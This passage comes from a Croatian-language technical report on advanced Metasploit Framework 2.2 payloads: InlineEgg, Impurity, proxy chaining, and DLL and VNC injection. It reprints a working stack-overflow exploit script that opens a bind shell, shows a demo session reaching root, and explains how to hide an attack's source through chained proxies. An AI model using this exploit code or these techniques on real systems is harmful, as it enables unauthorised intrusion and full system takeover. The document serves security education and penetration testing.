tako su se razvijale i nove metode koje to omogućuju. Potreba za složenijim *payload* programima javila se kao odgovor na brojne tehnike i alate koje sigurnosni stručnjaci koriste za detekciju i blokiranje malicioznih programa (IDS sustavi, onemogućavanje izvršavanje pojedinih sistemskih poziva, zaštita stoga i sl.), ali i na sve kompleksnije sigurnosne propuste koji se pokušavaju iskoristiti. Jedno od rješenja razvijeno s ovim ciljem je upravo InlineEgg koncept opisan u ovom poglavlju. Detaljnije informacije o cijelom projektu i načinu primjene mogu se naći na adresi http://community.corest.com/~gera/ProgrammingPearls/InlineEgg.html

Cijeli koncept temelji se na ideji da se omogući kreiranje asemblerskih programa kombiniranjem različitih sistemskih poziva, pri čemu se ujedno omogućava promjena argumenata koji se prosljeđuju pojedinom pozivu (tipična situacija prilikom kreiranja malicioznih *payload* sadržaja, ranije spomenutih u dokumentu).

U nastavku je dan primjer generiranja programskog koda korištenjem InlineEgg programskog paketa, koji je preuzet s Web stranica InlineEgg projekta. Priložena skripta `Example2.py` omogućuje generiranje i pokretanje ljuske na TCP portu 3334 udaljenog sustava.

```
Example2.py

#!/usr/bin/python

from inlineegg import *
import socket
import struct
import sys

def listenShellEgg(listen_addr, listen_port):

#egg = InlineEgg(FreeBSDx86Syscall)
#egg = InlineEgg(OpenBSDx86Syscall)
egg = InlineEgg(Linuxx86Syscall)

# bind to port and listen
sock = egg.socket(socket.AF_INET,socket.SOCK_STREAM)
sock = egg.save(sock)                          # save the socket in a
variable
                                             # (in stack)
egg.bind(sock,  (listen_addr,  listen_port))  #  sock  is  now  the
variable,
```

```
                                                # and it's used from the
stack
egg.listen(sock,1)

client = egg.accept(sock, 0, 0)
client = egg.save(client)
egg.close(sock)

egg.dup2(client, 0)
egg.dup2(client, 1)
egg.dup2(client, 2)
egg.execve('/bin/sh',('bash','-i'))

print "Egg len: %d" % len(egg)
return egg

def main():
   if len(sys.argv) < 3:
      raise Exception, "Usage: %s <target ip> <target port>"

#connect to target
sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
sock.connect((sys.argv[1], int(sys.argv[2])))

# create egg
egg = listenShellEgg('0.0.0.0',3334)

# exploit

retAddr = struct.pack('<L',0xbffffc24L)
toSend  = "\x90"*(1024-len(egg))
toSend += egg.getCode()
toSend += retAddr*20

sock.send(toSend)

main()
```

Kako bi se demonstrirao način korištenja priloženog programa biti će također korišten i `tester.c` program koji dolazi u paketu sa InlineEgg paketom. `Tester.c` program koristit će se kao primjer ranjivog programa, čija će se ranjivost iskoristiti kao podloga za pokretanje aktivne ljuske na odgovarajućem TCP portu.

U prvom koraku potrebno je pokrenuti ranjivi `tester.c` program koji podatke prima sa standardnog izlaza `netcat` programa koji je pokrenut u *listen* načinu rada na TCP portu 3333. To znači da se svi podaci primljeni na TCP port 3333 prosljeđuju ranjivom `tester` programu.

```
# nc -v -l -p 3333 |  ./tester
listening on [any] 3333 ...
connect to [127.0.0.1] from localhost.localdomain [127.0.0.1] 52943
```

Nakon toga potrebno je pokrenuti `Example2.py` program koji će generirati odgovarajući *shellcode* program te ga proslijediti na zadanu IP adresu i TCP port (u ovom slučaju lokalna adresa 127.0.0.1 i TCP port 3333 na kojem je pokrenut `netcat` program). Nakon izvršavanja programa ispisuje se veličina generiranog *shellcode* programskog koda.

```
# ./example2.py 127.0.0.1 3333
Egg len: 170
```

Pokretanjem ove skripte iskorišten je propust unutar `tester.c` programa te je pokrenuta aktivna ljuska na TCP portu 3334 koji je definiran unutar koda `Example2.py` skripte. Nakon toga dovoljno je uspostaviti konekciju s navedenim portom.

```
 [sjusic@cecilija sjusic]$ id
uid=502(sjusic) gid=502(sjusic) groups=502(sjusic),43(usb)

[sjusic@cecilija sjusic]$ telnet 0.0.0.0 3334
Trying 0.0.0.0...
Connected to 0.0.0.0 (0.0.0.0).
```

```
Escape character is '^]'.

[root@cecilija examples]# id
uid=0(root) gid=0(root)
groups=0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel)
```

InlineEgg koncept dostupan je unutar Metasploit Framework programskog paketa korištenjem **ExternalPayload** modula. Podršku za kreiranje *payload* programskog koda korištenjem InlinEgg koncepta moguće je uključiti postavljanjem varijable **EnablePython** u vrijednost različitu od nule.

```
msf > setg EnablePython 1
EnablePython -> 1
```

U trenutnoj inačici Metasploit Framework programskog paketa dostupno je nekoliko Inline Egg `payload` programa koje je moguće koristiti u okviru odabranog *exploit* modula (`linx86_reverse_ie`, `linux86_bind_ie`, `linux86_reverse_xor` za Linux operacijske sustave i `win32_reverse_stg_ie` za Windows operacijske sustave). Način korištenja navedenih *payload* modula identičan je kao i za sve ostale module, s tom razlikom što se kod navedenih modula asemblerski kod generira dinamički putem odgovarajućih Python skripti u `payloads/external` direktoriju. Navedene skripte su vrlo slične `Example2.py` skripti koja je korištena za demonstraciju funkcionalnosti InlineEgg koncepta.

Način rada Windows InlineEgg win32_reverse_stg_ie modula nešto je drugačiji od InlineEgg modula za Linux operacijske sustave. Spomenuti *payload* modul sadrži opciju **IEGG** kojom se definira put do odgovarajuće Python skripte kojom se generira željeni programski kod.

4.2. Impurity

Impurity je koncept koji omogućava učitavanje i izvršavanje novog programskog koda unutar memorijskog prostora pokrenutog procesa bez potrebe za njegovom pohranom na tvrdi disk računala. Cijeli koncept bazira se na ideji Alexandera Cuttergoa kojom je moguće generirati proizvoljno kompleksne *payload* programe u C programskom jeziku, uz jedini uvjet da postoji zasebni, specijalizirani programski kod koji omogućuje učitavanje preostalog koda (tzv. *loader*).

U svrhu demonstracije Impurity koncepta i mogućnosti njegove primjene u praksi razvijen je Impurity programski paket (Impurity-1.0) koji se sastoji od skupa skripti koje omogućuju kreiranje *shellcode* programskog koda koji je u mogućnosti dohvatiti proizvoljnu izvršnu ELF datoteku s Interneta i izvršiti je u memoriji bez pisanja na tvrdi disk računala. Postupak se sastoji od dvije faze. Prva u kojoj se dohvaća *shellcode* programski kod fiksne veličine (oko 47 okteta) i koji obavlja ulogu *loadera* i druga u kojoj se izvodi dohvaćeni programski kod proizvoljnog sadržaja. Na ovaj način moguće je kreiranje vrlo složenih malicioznih programa koje je moguće izvršavati na ranjivom sustavu bez potrebe za pisanjem složenih *exploit* programa i pripadajućeg *payload* programskog koda. Dovoljno je napisati proizvoljni program u C programskom jeziku te pomoću Impurity programa taj kod prebaciti na udaljeni poslužitelj kroz ranjivi servis. Impurity koncept pokazao se iznimno praktičnim kod iskorištavanja propusta kod programa pokrenutih u *chroot* okruženju gdje nije moguće jednostavno pokretanje `/bin/sh` ili neke druge ljuske sustava.

Metasploit Framework program sadrži podršku za Impurity koncept kojom se omogućava izvršavanje proizvoljnih programa na ranjivom sustavu. Podrška je implementirana u `linx86_reverse_impurity` *payload* modulu, pri čemu je potrebno definirati **PEXEC** varijablu kojom se definira put do proizvoljnog programa kojeg se želi koristiti u sklopu odabranog *exploit* modula. Termin "proizvoljni program" nije potpuno točan, obzirom da ipak postoje određena ograničenja kojih se potrebno pridržavati prilikom pisanja ovakvih programa. Detaljnije informacije o uvjetima i načinu primjene takvih programa moguće je naći u dokumentaciji koja dolazi sa Metasploit programskim paketom. S programom također dolazi i demo program pod nazivom "`shelldemo`" koji omogućava pregledavanje, čitanje, pisanje te druge slične aktivnosti nad opisnicima datoteka (eng. *file descriptors*) kompromitiranog procesa. Više informacija o Impurity programskom paketu i samom konceptu moguće je naći na adresi http://seclists.org/lists/vuln-dev/2003/Oct/0010.html.

4.3. Ulančani proxy poslužitelji

Još jedna od naprednih funkcionalnosti ugrađenih u Metasploit Framework programski paket je podrška za klasične HTTP CONNECT i SOCKSv4 *proxy* poslužitelje. Kako bi se omogućilo korištenje *proxy* poslužitelja u okviru odabranog *exploit* modula potrebno je podesiti **Proxies** varijablu okoline koja sadrži listu zarezom odvojenih *proxy* poslužitelja kroz koje se ostvaruje konekcija. *Proxy* poslužitelji navode se u obliku **type:host:port**, gdje parametar **type** predstavlja tip *proxy* poslužitelja, a parametri **host** i **port** predstavljaju njegovu IP adresu odnosno TCP port (u trenutnoj inačici podržani su tipovi **http** za HTTP CONNECT i **socks4** za SOCKSv4 *proxy* poslužitelje). Broj *proxy* poslužitelja nije ograničen. Sustav je testiran s do 500 ulančanih *proxy* poslužitelja, pri čemu nisu primijećeni nikakvi problemi.
Za korisnike koji su slabije upoznati s razlozima upotrebe *proxy* poslužitelja prilikom provođenja malicioznih aktivnosti, treba reći kako su isti vrlo pogodni za maskiranje izvora konekcije. Ulančavanjem velikog broja *proxy* poslužitelja vrlo je teško (ali ne i nemoguće!) pouzdano odrediti izvor konekcije, a samim time i napadača koji je odgovoran za provođenje napada. Primjer intenzivnog korištenja nezaštićenih *proxy* poslužitelja u maliciozne svrhe je slanje SPAM poruka, što otežava identifikaciju pošiljatelja poruke. Na sličan način moguće je *proxy* poslužitelje upotrijebiti za prikrivanje izvora konekcije prilikom pokretanje *exploit* programa.

4.4. Win32 UploadExec Payloads

Za razliku od Unix/Linux grupe operacijskih sustava koji sadrže veli broj alata koji se pokreću u naredbenom retku i putem kojih je moguće upravljati sustavom nakon kompromitiranja istog, Windows sustavi poznati su po tome da ne posjeduju dovoljan broj kvalitetnih komandno linijskih alata kojima je moguće upravljati sustavom. **UploadExec** *payload* programski kod koji dolazi u 2.2 inačici Metasploit Framework okruženja omogućava kompromitiranje Windows operacijskih sustava te *upload* i pokretanje proizvoljnog malicioznog programa na kompromitiranom sustavu. Sva komunikacija i prebacivanje alata provodi se preko iste mrežnog spoja (engl. *socket*) preko koje je ostvaren pristup sustavu. U rukama iskusnijih korisnika ovo svojstvo može biti iznimno korisno prilikom preuzimanja kontrole nad udaljenim sustavom.

4.5. Win32 DLL Injection Payloads

U inačici 2.2 Metasploit Framework programskog paketa dodana je podrška za ubacivanje proizvoljnih DLL (engl. *dynamic link library*) datoteka u memorijski prostor ranjivog procesa s bilo kojim raspoloživim Windows *exploit* modulom. Potrebno je naglasiti kako se ni u ovom slučaju DLL datoteke na zapisuju na tvrdi disk, već se pokreću unutar kompromitiranog procesa kao zasebna nit (engl. *thread*). Tehniku su razvili dvojica stručnjaka, Jarkko Turkulainen i Matt Miller, a danas se smatra jednom od najnaprednijih tehnika pokretanja malicioznog koda nakon uspješnog kompromitiranja sustava. Željenu datoteku moguće je kreirati unutar proizvoljnog razvojnog okruženja, pri čemu ista mora obavezno sadržavati *init* funkciju koja kao argument prima cjelobrojnu vrijednost (eng. *integer*) koja predstavlja mrežni spoj preko koje će biti uspostavljena konekcija. Drugim riječima, *init* funkcija unutar kreirane DLL datoteke predstavlja ulaznu točku za novu izvršnu nit unutar ranjivog procesa. Za korisnike koji su zainteresirani za razvoj vlastitih DLL datoteka koje je moguće koristiti u sklopu odabranih *exploit* modula preporučuje se proučavanje sadržaja unutar `src/shellcode/win32/dllinject` direktorija Metasploit Framework programskog paketa.

4.6. VNC Server DLL Injection

Jedan od prvih *payload* programa koji su bili sposobni u memoriju procesa ubaciti proizvoljnu DLL datoteku bio je onaj koji je neovlaštenim korisnicima omogućavao preuzimanje potpune kontrole nad radnom površinom (engl. *desktop*) kompromitiranog sustava. Program je napisao Matt Miler, a bio je baziran na izvornom kodu RealVNC programskog paketa. Na ovaj način je moguće ostvariti pristup *desktop* okruženju ranjivog sustava korištenjem gotovo bilo kojeg *exploit* programa za Windows operacijske sustave. Slično kao i kod ranije opisanih mehanizama, maliciozna DLL datoteka se u ranjivi proces ubacuje korištenjem specijaliziranog *loader* programa, a izvršava se kao nova nit unutar kompromitiranog procesa. Nakon učitavanja, inicijalizacije i pokretanja nove niti, ubačeni maliciozni

kod osluškuje zahtjeve za spajanjem od strane VNC klijenata na istoj mrežnom spoju preko kojeg je maliciozni kod učitan.
Opisani princip unutar Metasploit Framework programskog paketa funkcionira tako da program osluškuje zahtjeve VNC klijenata te ih nakon toga prosljeđuje udaljenom VNC poslužitelju putem odabranog *payload* programskog koda.
Nakon uspješno uspostavljene konekcije s VNC poslužiteljem na kompromitiranom sustavu, isti pokušava u potpuno preuzeti kontrolu nad trenutno aktivnom radnom površinom sustava. Ukoliko nakon nekoliko pokušaja to nije moguće, poslužitelj se pokreće u *read-only* načinu rada koji omogućava samo pregledavanje radne površine sustava, bez mogućnosti interakcije. Ukoliko je uspješno uspostavljena konekcija s potpunom kontrolom nad radnom površinom sustava, VNC poslužitelj automatski pokreće naredbeni redak s ovlastima kompromitiranog servisa putem kojeg je ostvaren pristup sustavu. Ovakav pristup praktičan je u situacijama kada je u trenutku kompromitiranja na sustavu prijavljen korisnik s ograničenim ovlasti koji nema mogućnost provođenja administratorskih aktivnosti.
Ukoliko na sustavu u trenutku izvršavanja *exploit* programa nije prijavljen niti jedan korisnik, ili je radna površina zaštićena zaporkom (Ctrl-Alt-Del kombinacija) na sustavu je kroz pokrenuti naredbeni redak moguće pokrenuti `explorer.exe` program koji će olakšati provođenje daljnjih aktivnosti nad sustavom.
Kako bi se omogućilo korištenje opisanog koncepta unutar Metasploit Framework programskog paketa potrebno je prije pokretanja *exploit* modula u varijabli DLL navesti put do VNC poslužitelja koji će se učitati u ranjivi proces na ranjivom sustavu. Primjer VNC poslužitelja kojeg je moguće koristiti u ovu svrhu nalazi se u direktoriju `data`, pod nazivom `vnc.dll`. Izvorni kod priložene DLL datoteke moguće je naći u direktoriju `src/shellcode/win32/dllinject/vncinject`.

5. Zaključak

Na temelju provedenih testiranja i dokumentacije priložene sa Metasploit Framework programskom paketu može se zaključiti da se radi o iznimno kvalitetnom i perspektivnom projektu koji sigurnosnim stručnjacima uvelike može pomoći u postupcima penetracijskog testiranja. Kako i samo ime kaže, radi se o cjelovitom okruženu namijenjenom razvoju, testiranju i pokretanju alata namijenih iskorištavanju sigurnosnih propusta unutar različitih aplikacija, servisa i operacijskih sustava. Osim uobičajenih funkcija koje omogućavaju podešavanje i pokretanje *exploit* modula, program sadrži i brojne druge napredne mogućnosti koje sigurnosnim stručnjacima olakšavaju ispitivanje sigurnosti informacijskih sustava. Obzirom na tijek dosadašnjeg razvoja i brojne opcije koje program sadrži, u novim inačicama mogu se očekivati dodatna poboljšanja i noviteti koji će dodatno podići kvalitetu i mogućnosti programa.

6. Reference

[1] Metasploit Framework, http://www.metasploit.com/
[2] InlineEgg, http://community.corest.com/~gera/ProgrammingPearls/InlineEgg.html
[3] Impurity, http://seclists.org/lists/vuln-dev/2003/Oct/0010.html.